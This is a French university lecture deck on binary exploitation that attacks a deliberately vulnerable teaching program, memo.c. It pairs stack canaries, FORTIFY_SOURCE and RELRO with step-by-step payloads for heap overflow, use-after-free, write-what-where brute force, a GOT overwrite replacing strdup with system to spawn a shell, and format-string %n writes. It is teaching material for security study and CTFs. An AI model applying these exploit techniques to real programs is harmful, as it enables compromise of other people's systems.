Exploitation binaire contemporaine

INF600C
Sécurité des logiciels et exploitation de vulnérabilités

Hiver 2024

Université du Québec à Montréal

Notes

Notes

Little birds

Notes

memo.c — niveau plume

```c
int main(int argc, char **argv) {
  char cmd[32];
  setbuf(stdout, NULL);
  setregid(getegid(), getegid());
  printf("Le nord se souvient...\n");
  for(;;) {
    printf("Quels sont vos ordres?\n");
    char *res = fgets(cmd, 1024, stdin);
    if (!res) break;
    if(!strncmp(cmd, "login", 5)) c_login(cmd+6);
    else if(!strncmp(cmd, "secret", 6)) c_secret();
    else if(!strncmp(cmd, "logout", 6)) c_logout();
    else if(!strncmp(cmd, "memo", 4)) c_memo(cmd+5);
    else if(!strncmp(cmd, "debug", 5)) c_debug();
    else if(!strncmp(cmd, "pin", 3)) c_pin(cmd+3);
    else if(!strncmp(cmd, "id", 2)) system("id");
    else if(!strncmp(cmd, "quit", 4)) break;
    else printf("Commande inconnue.\n");
  }
  return 0;
}
```


Notes

memo.c — niveau plume


```
$ ./memo
Commande: help
Commande inconnue.
Commande: quit
$
```

Objectif: pwn

```
$ python -c 'print(b"A" * 200)' | ./memo
*** stack smashing detected ***: <unknown> terminated
Abandon
```


Notes

Stack smashing detected?



Notes

stack smashing detected?

```
$ gdb memo
> checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : disabled
```

`memo` a un mécanisme de sécurité en plus: *canary*

Notes

Canari de pile (*stack canary*)

- Contre-mesure du **compilateur** ⚙
- Pour protéger l'adresse de retour des fonctions
- Autre noms: *stack cookie*, *stack guard*, *stack protector*

Principe

- Au début de la fonction: empiler une valeur **connue**
- **Avant** de faire le `ret`: vérifier la valeur dans la pile
- Si la valeur dans la pile a **changée**
- On déduit que la pile a été **corrompue**
- Et que l'adresse de retour n'est **plus fiable**
- Donc on avorte l'exécution → mieux vaut DOS que pwn

Utilisation

- `gcc -fstack-protector` et `gcc -fstack-protector-strong`
- Bonus: réordonne les variables locales et les paramètres sur la pile après les tableaux

Notes

Petits oiseaux

« It is one thing to deceive a king, and quite another to hide from the cricket in the rushes and the little bird in the chimney »

— Varys, A Clash of Kings (1998)

Notes

Types de canaris

Terminateur

- Valeur fixe
- Avec les octets 00, 0A `'\n'`, 0D `'\r'`, FF

→ Pénible à restaurer mais pas nécessairement impossible

Aléatoire

- Valeur aléatoire
- Déterminée au démarrage du programme (`__libc_start_main`)
- Stockée quelque part en mémoire
  Facile et rapide d'accès par le CPU
  Pénible d'accès par l'attaquant
- Possiblement XOR avec l'adresse de retour

→ L'attaquant fait préalablement fuiter la valeur du canari

→ Ou profite de faiblesses dans le PRNG (force brute)

Notes

Canaris en binaire

```
$ gdb memo
> disassemble main
... // empilement du canari (à partir de fs:0x28)
0x555555555543b  <+10>: mov  rax,QWORD PTR fs:0x28
0x555555555444  <+19>: mov  QWORD PTR [rsp+0x28],rax
... // vérification du canari
0x5555555555fe <+461>: mov  rdx,QWORD PTR [rsp+0x28]
0x555555555603 <+466>: xor  rdx,QWORD PTR fs:0x28
0x55555555560c <+475>: jne  0x555555555619 <main+488>
... // retour normal... ou échec
0x555555555618 <+487>: ret
0x555555555619 <+488>: call 0x555555555070 <__stack_chk_fail@plt>
```


Notes

Inconvénients des canaris

- Coûteux (surtout ceux aléatoires)
- Ne protège que *retaddr*
- Des stratégies de contournement existent
  → Lire et réécrire le canari
  → Écrire directement sur *retaddr* en évitant de toucher au canari
  → Viser autre chose que *retaddr*

Notes

Foncer dans le tas

Notes

memo.c — battre le niveau plume

```
 7  struct user {
 8    char name[10];
 9    int lord;
10    long *pin;
11  } *user;
12  long pin = 1234;
13  void c_login(char *data) {
14    user = malloc(sizeof(struct user));
15    user->lord = 0; user->pin = &pin;
16    strcpy(user->name, data);
17  }
18  void c_secret(void) {
19    if (user == NULL) printf("Pas authentifié\n");
20    else if (user->lord == 10) cat("flag1.txt");
21    else printf("Pas autorisé: %s\n", user->name);
22  }
```


Notes

Tas (*heap*)

Le *tas* est une zone mémoire pour l'allocation dynamique (dynamique == à la demande)

- `malloc`, `calloc`, `new`: alloue de la mémoire dans la zone
- `free`, `delete`, le ramasse-miettes: libère la mémoire allouée
- La mémoire libérée est réutilisée par la suite
  C'est le grand cycle de la vie

La gestion du tas est laissée au programme (algorithmes et structures de données)

- libc (C)
- compilateur + bibliothèque de support (C++)
- machine virtuelle/interpréteur + ramasse-miettes (Java, Python)

Notes

Tas et Pile

Ressemblances

- C'est de la mémoire (agnostique!)
- Stocke de la donnée utilisateur
- Non exécutable (NX)
- Mémoire allouée/libérée de façon relativement déterministe

→ On peut prévoir comment et quand les octets sont utilisés

Différences dans le Tas

- Des trous (zones libérées)
- Pas de registre %sp
- Des métadonnées (pour gérer le tas)
- Pas de canaris dans le tas
- Pas d'adresse de retour de fonction dans le tas
- La plupart des données intéressantes sont dans le tas
- Structures fixes et prédictibles (ABI)

Notes

Débordement de tas (*heap overflow*)

Comme un débordement de pile

- L'attaquant écrit en dehors des bornes d'une donnée
- Donc déborde sur les données voisines en mémoire:

→ les champs voisins dans le `struct`

→ d'autres données dynamiques allouées plus loin dans le tas

CWE-122 Heap-based Buffer Overflow

Notes

memo: mise en œuvre du débordement dans le tas

- L'attaquant peut déborder le champ `user->nom`
- Et écraser `user->lord` avec une valeur arbitraire
- 10, ce qui est demandé, soit `0x0000000a` (`0a 00 00 00`)

Payload

- `"A"` * 10 pour remplir `user->nom`
- `"BB"` à cause du *padding*
  l'ABI impose d'aligner `user->lord` sur des multiples de 4 octets
- `"\n"` car il a pour code ASCII 10

La valeur de `user->admin`

- 0x0000000a (`0a 00 00 00`)
- `0a 00 00 00` le `'\n'` du payload
- `0a 00 00 00` est mis par `strcpy`, c'est le `'\0'` terminal de chaîne
- `0a 00 00 00` était déjà là. `user->admin=0;`

Notes

Ya pas que *retaddr* dans la vie

Attaque du tas

- Les protections dans la pile ne s'appliquent pas au tas
- La structure est fixe et prédictible (ABI)
- Débordement de tampon pour corrompre des données
- Des données du tas sont intéressantes à attaquer
  En particulier des pointeurs de fonction
  Et des données métiers sensibles

Contrôle d'%ip

- *retaddr* est la meilleure cible mais n'est pas toujours accessible
- Tout autre pointeur de fonction est une cible intéressante
- Enfin, l'attaquant n'est pas obligé de contrôler %ip pour arriver à ses fins

Notes

Attaque de métadonnées du tas

- Métadonnées: structures de données utilisées pour gérer le tas
- Attaques très techniques et spécifiques aux implémentations

Principe

- On profite d'un **débordement** de tas
- pour **corrompre** les métadonnées utilisés par l'allocateur de tas
- et contrôler le comportement de `malloc`, `free`, etc. qui sont des fonctions C classiques

→ C'est difficile et spécifique

Aller plus loin

- how2heap (Shellphish, 2016-)

Notes

The Wall

Notes

memo — niveau fort

Nouvel adversaire: `memo_fort`

```
$ cat payload_plume | ./memo_fort
*** buffer overflow detected ***: ./memo_fort terminated
```

```
$ gdb memo_fort
> checksec
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : ENABLED
RELRO     : disabled
```

`memo_fort` a un mécanisme de sécurité en plus: *fortify*

Notes

Renforcement de source (*fortify source*)

- Contre-mesure de la **libc** (grâce à **gcc**)
- Pour protéger de certains dépassements de tampons

Principe

- Remplace les fonctions C dangereuses
  `fgets`, `strcpy`, `printf`, etc.
- Par des variations qui font des vérifications additionnelles
  `__fgets_ckh`, `__strcpy_chk`, `__printf_chk`, etc.
- Injecte des arguments additionnels déterminés **statiquement**
  `char *strcpy(char *d, const char *s);` devient
  `char *__strcpy_chk(char *d, const char * s, size_t dlen);`
- Avorte en cas d'échec → mieux vaut DOS que pwn

Notes

Utilisation du renforcement de source

Pour le développeur

- Positionner `_FORTIFY_SOURCE` (avec `-D`)
- Activer l'optimisation de code (avec `-O`)

→ `gcc -O2 -D_FORTIFY_SOURCE`
→ ou `gcc -O2 -D_FORTIFY_SOURCE=2` pour être plus strict

- Ça commence à être activé par défaut

→ `gcc -U_FORTIFY_SOURCE` pour désactiver

Bonus

- `gcc` donne des avertissements supplémentaires
- Protège aussi de certaines attaques de `printf`

Notes

Fortification

« The Wall is where we stop them.
The Wall was made to stop them »
— Jon Snow, A Dance with Dragons (2011)

Notes

Renforcement de source en binaire

```
$ gdb memo_fort
> disassemble c_login
0x5555555552eb <+35>: mov  QWORD PTR [rax+0x10],rcx
0x5555555552ef <+39>: mov  edx,0xa
0x5555555552f4 <+44>: mov  rsi,rbx
0x5555555552f7 <+47>: mov  rdi,rax
0x5555555552fa <+50>: call 0x5555555550f0 <__strcpy_chk@plt>
```

- Il y a un 3ème argument à `__strcpy_chk`: c'est edx
- Il vaut 10 (0xa), soit la taille du champ `nom`

Notes

Que fait la libc?

- Macro spéciale `_FORTIFY_SOURCE` (voir `/usr/include/features.h`)
- Active du prétraitement *(preprocessing)* dans les `.h` standards
- Définit les fonctions standards via des directives `gcc` spéciales

→ `/usr/include/x86_64-linux-gnu/bits/string_fortified.h`

En pratique ?

- Chaque fonction à protéger
- est **définie** dans le .h par une fonction inlinable
- qui fait un appel à la version `_chk`
- avec des arguments **magiques** supplémentaires

```
1  __attribute__ ((__always_inline__))
2  char *strcpy(char *dest, const char *src) {
3     return __strcpy_chk(dest, src,
4         __builtin_object_size(dest));
5  }
```


Notes

Limites du renforcement de source

Faux positifs: DOS potentiels

- Un dépassement de tampon sans effet
- Devient un dénis de service

Nécessite un support du compilateur

- La `libc` utilise des primitives de `gcc` dédiées
- Pas forcément portables

Protection partielle

- Les arguments supplémentaires sont déterminés statiquement
- En fonction du niveau d'analyse du compilateur (`-O`)
- Et des heuristiques mises en œuvre

→ Tous les appels risqués ne sont pas nécessairement remplacés

→ Le programmeur n'a ni contrôle ni retour d'information

Notes

The Free Folks

Notes

memo.c — battre le niveau fort

```
24 void c_logout(void) {
25   free(user);
26 }
27 char *memo = "Pas de mémo\n";
28 void c_memo(char *data) {
29   if (strlen(data)>0) memo = strdup(data);
30   printf(memo);
31 }
32 void c_debug(void) {
33   printf("memo %p %s", memo, memo);
34   if (!user) return;
35   printf("user %p %d %p %s", user,
36          user->lord, user->pin, user->name);
37 }
```


Notes

Utilisation après libération (*use after free*, UAF)

- Pendouiller: verbe intransitif
  Pendre mollement et d'une manière ridicule

Pointeur qui pendouille (*dangling pointer*)

- Un pointeur libéré **est toujours** un pointeur
- Utiliser un pointeur libéré est un **comportement indéterminé**
  → c'est ça le bug du programmeur
- En pratique, la zone pointée sera réutilisée
- Et sera référencée par un pointeur légitime

Principe de l'attaque

- Deux pointeurs, un UAF et un légitime, partagent de la mémoire
- Les types, rôles, code client sont possiblement très différents
- L'attaquant lit/écrit l'un à travers l'autre
- CWE-416 Use After Free

Notes

Use After Free Folks

« These are wildlings: savages, raiders, rapers, more beast than man »
— Bowen Marsh, A Dance with Dragons (2011)

Notes

memo_fort: mise on œuvre du UAF

- Après le `free`, `user` est encore utilisable
- `strdup` utilise `malloc` en interne

Payload

- `"login\nlogout\n"` alloue et libère `user`
- `"memo AAAAAAAAABB\n"` écrit **par dessus** `user`
- `"secret\n"` utilise le pointeur invalide `user`,
  ce qui permet d'avoir le flag

Notes

UAF dans la vraie vie

Vulnérabilité à la mode

- Pas de contre-mesure systématique
- Bugs complexes à déceler
  Analyse statique complexe, bugs très circonstanciels
- Aucune corruption mémoire n'est nécessaire
- Utilisable aussi pour faire fuiter de l'information
  Secrets, pointeurs ASLR, etc.

Exemples

- CVE-2016-5213 Use after free in V8 in Google Chrome
- CVE-2016-5771 Use after free in PHP's GC and unserialize

Notes

UAF: contre-mesures

Contre-mesures du programmeur

- Mettre les pointeurs à NULL après un `free`
  Pas efficace si des pointeurs inaccessibles existent
- Utiliser un langage avec gestion automatique de la mémoire
  Pas toujours faisable

Notes

Hic sunt dracones

Notes

memo_fort — niveau 2

```
47  long kingmode = 0;
48  void c_pin(char *data) {
49    if(user && user->pin) {
50      long i = atol(data);
51      if (i) *user->pin = i;
52      printf("PIN: %ld\n", *user->pin);
53    }
54    if (kingmode == 42) cat("flag2.txt");
55  }
```

Objectif: avoir le flag2

Notes

Write-what-where

- Un bug qui permet à un attaquant
- D'écrire en mémoire une **valeur arbitraire**
- À un **emplacement arbitraire**
- CWE-123: Write-what-where Condition

Très puissant

- Contourne les protections
- Attaque chirurgicale

Difficultés d'exploitation

- ASLR (et PIE)

→ Écrasement partiel: attaque par force brute

→ Faire fuiter des adresses: payload dynamique

Notes

Dragons

« Dragons are fire made flesh, and fire is power »
— Quaithe, A Clash of Kings (1998)

Notes

memo_fort: *write-what-where* par la force

- Trouver l'adresse relative de `kingmode`
  merci `nm`
  `0000000000003640 B kingmode`
- Ne conserver que les 12 derniers bits (décalage dans la page)
  `0x0000000000000640`

Payload

- `"login\nlogout\n"` alloue et libère `user`
- `"memo AAAAAAAAAABBCCCC"` écrit **par dessus** `user`
- `"\x40\x06"` où 0x640 est le décalage de `kingmode`
- `"\x00\n"` où `\x00` abrège le strcpy et `\n` termine la commande
- `"pin 42\n"` écrit 42, là où pointe maintenant `user->pin`

Notes

memo_fort — mise en œuvre de la force brute

Après l'écrasement de `user`, `user->pin` vaut `0x??????????000640`

- `0x??????????000640` est toujours bon (écrasement partiel)
- `0x??????????000640` est toujours bon (décalage dans la page)
- `0x??????????000640` est aléatoirement bon

Entropie: 12 bits, une chance sur 2^{12}, soit 0,024% de chance

En local

- Sur ma machine: 3000 essais par seconde
- Après une seconde: 52% de chance
- Après 10 secondes: 99.9% de chance

→ C'est très efficace !!!

Notes

Bruteforce

« Enough with the clever plans »
— Daenerys Targaryen, The Spoils of War (2017)

Notes

La force en distant

- 50 essais par seconde
- Après une seconde: 1.2% de chance
- Après une minute: 52% de chance
- Après 10 minutes: 99.9% de chance

→ C'est efficace !

Rate-limit agressif

- 1 essai par seconde
- Après une minute: 1.5% de chance
- Après une heure: 58% de chance
- Après 4 heures: 97% de chance

Notes

Plus d'entropie

1 octet de plus: 12 → 20 bits

- 1 essai par seconde
- Après une journée: 8% de chance
- Après une semaine: 44% de chance
- Après un mois: 92% de chance

→ Pas pour les CTF

2 octets de plus: 12 → 28 bits

- 1 essai par seconde
- Après un mois: 1% de chance
- Après un an: 11% de chance
- Après 15 ans: 83% de chance

→ Ce n'est pas très efficace.

Notes

memo_fort — fuite d'information

- Trouver l'adresse réelle de `pin`
  merci commande `debug`
  `user 0x56295319f670 0 0x5629517ac610 toto`
- Trouver le décalage avec `kingmode`
  merci `nm(1)`
  `0000000000003610 D pin`
  `0000000000003640 B kingmode`
- Calculer l'adresse réelle de `kingmode`
  `0x5629517ac640`

Payload dynamique

- `"login\nlogout\n"` alloue et libère `user`
- `"memo AAAAAAAAAABBCCCC"` écrit **par dessus** `user`
- `"\x40\xc6\x7a\x51\x29\x56\x00\n"` adresse calculée de `kingmode`
- `"pin 42\n"` écrit 42, là où pointe maintenant `user->pin`

Notes

Fuite d'information

« Secrets are worth more than silver or sapphires »
— Varys, A Dance with Dragons (2011)

Notes

Game of Thrones

Notes

memo_fort — niveau 3

Objectif: pwn

Écraser un *retaddr* de la pile ?
- On ne sait pas où est la pile

Écraser un pointeur de fonction ?
- Il en a pas dans le code C

Et puis comment passer les arguments?

Notes

Besoin de liens dynamiques

Le code machine des programmes

- Est indépendant de la position initiale de chargement (PIC)
  Par exemple via des accès relatif à %ip
- Est chargé tel quel en mémoire
- Est en lecture seule
- Est partagé entre les processus

Or, il accède à des choses externes

- Variable globales et fonctions de bibliothèques
- Ces bibliothèques sont chargées dynamiquement
- À des endroits aléatoire (ASLR)

→ Comment il connaît l'adresse des choses externes?

Notes

Théorème fondamental de l'ingénierie logicielle

« Tout problèmes en informatique peut être résolu par un nouveau niveau d'indirection » — David Wheeler

Notes

GOT: Global Offset Table

Table d'indirection qui contiendra les adresses absolue (des pointeurs)

- vers données globales
- vers des fonctions

Pour l'éditeur de lien statique (`ld`)

- Chaque bibliothèque et exécutable a sa propre GOT
- Une entrée par fonction ou variable importée (et utilisée)
- Les positions relatives des entrées sont statiquement déterminées
- La GOT est rangée dans un segment de donnée `rw-`

Le chargeur et éditeur de lien dynamique (`ld.so`)

- Analyse les besoins de l'exécutable et des bibliothèques
- Détermine les adresses réelles des fonctions et variables
- Remplit les entrées des GOT (*relocation* dynamique)
- Chaque processus a sa propre version des GOT

Notes

Global Offset Table

« When you play the global offset table, you win or you die.
There is no middle ground. »
— Cersei Lannister (approximatif), A Game of Thrones (1996)

Notes

PLT: Procedure Linkage Table

Fonctions d'indirection pour appeler les sous-programmes

- Courtes fonctions
- Qui branchent (redirigent %ip) vers la bonne fonction
- L'adresse de la bonne fonction est dans la GOT

Pour l'éditeur de lien (`ld`)

- Chaque bibliothèque et exécutable a sa propre PLT
- Une entrée par fonction
- Les positions relatives des entrées sont statiquement déterminée
- La PLT est rangée dans un segment de code `r-x` (partageable)

Pour le chargeur et éditeur de lien dynamique (`ld.so`)

- Ne touche pas à la PLT
- Se contente de résoudre les symboles dans la GOT

Notes

```
$ objdump -h memo_fort
Idx Nom      Taille   Adresse Mémoire  Décalage Droits
11 .plt      00000120 0000000000001020 00001020 (r-x)
21 .got      00000028 0000000000003538 00002538 (rw-)
22 .got.plt 000000a0 0000000000003560 00002560 (rw-)
24 .bss      00000030 0000000000003620 00002620 (rw-)
$ objdump -d -Mintel memo_fort
0000000000001030 <free@plt>:
1030: ff2542250000 jmp Q[rip+0x2542]#3578<free@GLIBC_2.2.5>
1036:6800000000    push 0x0
103b:e9e0ffffff    jmp  1020 <.plt>
000000000000134e <c_logout>:
134e:4883ec08       sub  rsp,0x8
1352:488b3def220000 mov  rdi,Q[rip+0x22ef]#3648<user>
1359:e8d2fcffff     call 1030 <free@plt>
135e:4883c408       add  rsp,0x8
1362:c3             ret
$ objdump -R memo_fort
0000000000003578 R_X86_64_JUMP_SLOT  free@GLIBC_2.2.5
```


Notes

Résolution dynamique paresseuse

- Les variables globales (GOT) sont résolues au chargement
- Les fonctions (GOTPLT) sont résolues paresseusement

Une entrée dans la GOTPLT contient

- Si résolue: l'adresse réelle de la fonction
- Sinon: l'adresse d'un morceau de code de résolution

En x86_64: le morceau de code de résolution

- Est spécifique à chaque fonction
  Il est normalement stockée juste après l'entrée PLT
- Appelle la fonction de résolution locale
  Normalement dans l'entrée 0 de PLT
- Qui appelle la fonction de résolution générale de `ld.so`
  Normalement dans l'entrée 2 de GOT
- Qui charge la bibliothèque, résout le symbole,
  met à jour la GOT et exécute la fonction normalement

Notes

Attaque de la GOT

GOT: cible intéressante pleine de pointeurs

- Position relative constante (voire absolue si pas PIE)
- Pointe d'autres zones mémoire (fuite ASLR/PIE)
- Pointe des fonctions utilisées (contrôle %ip)
- Pointe des fonctions utiles (`read`, `write`, `system`)
- Permet d'invoquer `ld.so` (attaques plus sophistiquées)

Et PLT?

- Adresses alternatives pour des fonctions de bibliothèques

Notes

memo_fort: mise en œuvre du niveau 3

- Faire un write-what-where (via `user->pin`)
- Remplacer une fonction dans la GOT par `system`

Quelle fonction remplacer?

- Même signature binaire que `int system(char*)`
- Dont on contrôle l'argument
- Dont on contrôle le moment d'exécution

→ `strdup` par exemple

Notes

memo_fort: mise en œuvre du niveau 3

- Trouver l'adresse relative de `strdup` dans la GOT

  merci `objdump -R`

  `00000000000035f8 R_X86_64_JUMP_SLOT strdup@GLIBC_2.2.5`
- Trouver *une* adresse relative de `system`

  merci `objdump -d memo_fort | grep system`

  `0000000000001080 <system@plt>:`

  `1080: ff251a250000 jmp Q[rip+0x251a]#35a0 <system@GLIBC_2.2.5>`

  `1672: e854faffff call 1080 <system@plt>`

Payload dynamique

- Faire pointer `user->pin` sur `strdup` dans la GOT
- Écrire l'adresse de `system` à la place de celle de `strdup`

  `pin 94647988867200`
- Exécuter des commandes shell

  `memo sh`

Notes

R'hllor

Notes

memo_relro

Nouvel adversaire: `memo_relro`

```
$ ./memo_relro < memo_fort_niveau1.txt
FLAG1!
$ ./memo_fort.py ./memo_relro
flag: FLAG2!
$ ./memo_fort.py ./memo_relro SHELL
Process './memo_relro' stopped with exit code -11 (SIGSEGV)

$ gdb memo_relro
> checksec
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```


Notes

RELRO: *Relocation Read Only*

- Contre-mesure de l'**éditeur de lien dynamique**
- Qui protège la GOT contre les écritures

Mode partiel: résolutions toujours paresseuses

- GOT en lecture-seule
- GOTPLT en lecture écriture
- Option `-z relro` de `ld` (et `gcc`)

Mode total: résolutions au chargement

- GOT et GOTPLT en lecture-seule
- Options `-z relro -z now` de `ld` (et `gcc`)

Notes

R'hllor

« Light our fire and protect us from the dark, blah, blah. »
— Tyrion Lannister, A Dance with Dragons (2011)

Notes

```
$ gdb memo_fort
> vmmap
0x0000555555557000 0x0000555555558000 rw-p memo_fort
> info files
0x0000555555557538 - 0x0000555555557560 is .got
0x0000555555557560 - 0x0000555555557600 is .got.plt
$ gdb memo_relrop
> vmmap
0x0000555555557000 0x0000555555558000 r--p memo_relrop
0x0000555555558000 0x0000555555559000 rw-p memo_relrop
> info files
0x0000555555557fd8 - 0x0000555555558000 is .got
0x0000555555558000 - 0x00005555555580a0 is .got.plt
$ gdb memo_relro
> vmmap
0x0000555555557000 0x0000555555558000 r--p memo_relro
> info files
0x0000555555557f38 - 0x0000555555558000 is .got
0x0000555555558000 - 0x0000555555558020 is .data
(pas de section .got.plt dédiée en -z now)
```


Notes

Vaincre quand même?

`memo_relro` est bien protégé:

- Injection de code: NX (processeur)
- Aléatoire: ASLR (système) & PIE (compilateur)
- Débordement: canari (compilateur) & *fortify* (libc)
- Corruption de GOT: relro (éditeur de liens dynamique)

Les meilleures contre-mesures modernes sont en place

Mais il reste des bugs du programmeur exploitables

- *use after free*
- *write-what-where*
- fuite d'information

Notes

Conclusion exploitation binaire

Vulnérabilités de sécurité exploitables

- Avant tout des **bugs**
- Donc **programmeur** = responsable

Contre-mesures binaires modernes

- **Limiter** l'exploitabilité
- Difficile à exploiter

→ peu vont essayer

→ moins vont réussir

Coût des contre-mesures

- Complexité des systèmes
- Limitation de l'expressivité

L'exploitation binaire de base

- Difficile de nos jours
- Où est le fun?

Notes

Conclusion générale

En tant que programmeur

- Vous programmez plus sûr
- Vous ne faites pas confiance à l'utilisateur

En tant qu'expert en sécurité

- Vous savez identifier les vulnérabilités et les vecteurs d'attaque
- Vous comprenez les alertes de sécurités
- Vous connaissez les contre-mesures

En tant qu'informaticien

- Vous connaissez mieux l'informatique
- Et de nombreux détails techniques et théoriques

En tant que joueur

- Faites des CTF

→ top 100 ringzer0

- Tentez des *bounty*

Notes

Extra: format de chaîne

Notes

Format de chaîne

- Le *format* (premier argument de `printf(3)`) est très expressif
- Un attaquant qui contrôle un format a beaucoup de pouvoir
- CWE-134: Use of Externally-Controlled Format String

Exemple classique de bug:

- `printf(str);` au lieu de
- `printf("%s", str);`
- où `str` est contrôlable par l'utilisateur

Notes

Format de chaîne

« Have you ever thought that you might wear a maester's chain? »
— Maester Luwin,
A Game of Thrones (1996)

Notes

Fonction variadique (*varargs*)

```
int printf(const char *format, ...);
```

- `printf` accepte une nombre arbitraire d'arguments
- l'ABI spécifie comment sont passés ces arguments
- C'est au programmeur de fournir les bons arguments à utiliser

→ De mauvais arguments cause un **comportement indéterminé**

En pratique

- les arguments sont dans la pile
- le contenu de la pile sera interprété par `printf`
- le format contrôle l'interprétation

→ et les accès dans la pile

Notes

Types d'attaques par *format string*

- `printf("%p %p %p")` fuite d'information de la pile
- `printf("%100$p")` fuite d'information au fond de la pile
- `printf("abcd%42$n")` écrit 4 via un pointeur dans la pile
- `printf("%200c%42$n")` écrit 200 via un pointeur dans la pile

Stratégie

- Trouver un pointeur dans la pile qui pointe où on veut
  → Y écrire ce qu'on veut
- Trouver un pointeur dans la pile qui pointe dans la pile
  → Écrire le *where* via le pointeur
  → Écrire le *what* via le pointé

Contre-mesures

- Ne jamais donner le contrôle du format à l'utilisateur
- `-D_FORTIFY_SOURCE=2` protège certains `%n` et `%42$`

Notes

Notes